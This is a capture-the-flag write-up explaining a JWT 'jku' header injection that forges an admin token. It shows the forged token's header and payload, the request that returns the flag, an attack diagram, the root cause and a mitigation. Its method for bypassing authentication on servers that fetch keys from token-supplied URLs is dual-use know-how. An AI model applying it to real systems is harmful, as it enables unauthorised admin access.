
The tunnel produced the public hostname:
https://protection-mirror-kirk-morris.trycloudflare.comSo the malicious JWKS became reachable at:
https://protection-mirror-kirk-morris.trycloudflare.com/jwks.jsonThis is the exact URL that was placed into the token's `jku` header in the exploit script.
Forging the Administrator JWT
Running the exploit script writes the JWKS and prints the signed, forged token.

The forged token decodes to:
Header:
{
    "alg": "RS256",
    "jku": "https://protection-mirror-kirk-morris.trycloudflare.com/jwks.json",
    "kid": "evil-key-1",
    "typ": "JWT"
}
Payload:
{
    "sub": "admin",
    "role": "admin"
}
The signature is a genuine RS256 signature — produced with **our** `private.pem`, verifiable by **our** published public key. Everything about it is cryptographically valid; the only thing wrong is that the server should never have trusted our key set in the first place.
Exploiting the Protected Endpoint
With the tunnel running (so the server can fetch the JWKS), send the forged token to the protected endpoint.

Response:
HTTP/1.1 200 OK
content-type: application/json; charset=utf-8

{"flag":"FLAG{ux2j9u_skcesr_vc36js}"}
What happened on the server side, step by step:
1. Server received the token and read its header.
2. It took the `jku` value — **our** tunnel URL — and made an outbound request to fetch the JWKS.
3. Our Cloudflare Tunnel forwarded the request to our local `http.server`, which returned `jwks.json`.
4. The server parsed the JWKS and selected the key whose `kid` was `evil-key-1` — the key **we** published.
5. It verified the RS256 signature against that key. Because we signed with the matching private key, verification **passed**.
6. Trusting the now-"validated" token, the server honored `role: admin` and returned the flag.
Attack Flow
   ATTACKER                                          CHALLENGE SERVER
   ========                                          ================

 1. openssl genrsa -> private.pem / public.pem
        |
        v
 2. build JWKS (public key, kid=evil-key-1)
        |
        v
 3. host jwks.json  ->  python -m http.server 8000
        |                        |
        |                        v
        |             cloudflared tunnel  ==> https://...trycloudflare.com/jwks.json
        |
        v
 4. forge JWT:
      header  { alg:RS256, kid:evil-key-1,
                jku: https://...trycloudflare.com/jwks.json }
      payload { sub:admin, role:admin }
      sign with private.pem
        |
        |  Authorization: Bearer <forged JWT>
        +--------------------------------------------->  GET /admin/flag
                                                              |
                                                              | reads jku from token (UNTRUSTED!)
                                                              v
        jwks.json  <-------------------------------------  fetch attacker's jku URL
        (attacker    ------------------------------------>  parse JWKS, pick kid=evil-key-1
         public key)                                          |
                                                              v
                                                          verify RS256 signature
                                                          with ATTACKER'S public key  ==> VALID
                                                              |
                                                              v
                                                          trust role:admin
        {"flag":"FLAG{...}"}  <---------------------------  200 OK
The crucial arrow is the one where the server fetches the attacker's `jku` URL: the trust boundary is crossed there. Everything downstream (signature verification, admin authorization) behaves "correctly" — against a key the attacker chose.
Root Cause
**The application lets an untrusted, unauthenticated token dictate where the server retrieves its signature verification key.**
The custom auth layer reads the `jku` header from an incoming JWT and fetches that URL to obtain the JWKS used for verification — with no restriction on which hosts are acceptable. Since the token is attacker-supplied *before* it is verified, the attacker controls the `jku`, controls the key set it returns, and therefore controls the key the signature is checked against. Signature verification then succeeds trivially: the attacker signs with the private key that matches the public key they published.
This is not a flaw in RS256, in the JWT format, or in signature verification itself. All of those worked exactly as designed. The flaw is a **trust decision**: treating a value from an unverified token as the authoritative source of trust. It is functionally an SSRF-adjacent design bug — the same "fetch any URL the user gives us" pattern hinted at by the "avatar from URL" feature — turned into a full authentication bypass.
Mitigation
Prefer a well-reviewed, standard JWT library configured with a fixed key source over a custom auth layer. "Our key rotation needs are unusual" is rarely a good enough reason to hand the token control over its own root of trust.
Flag
FLAG{ux2j9u_skcesr_vc36js}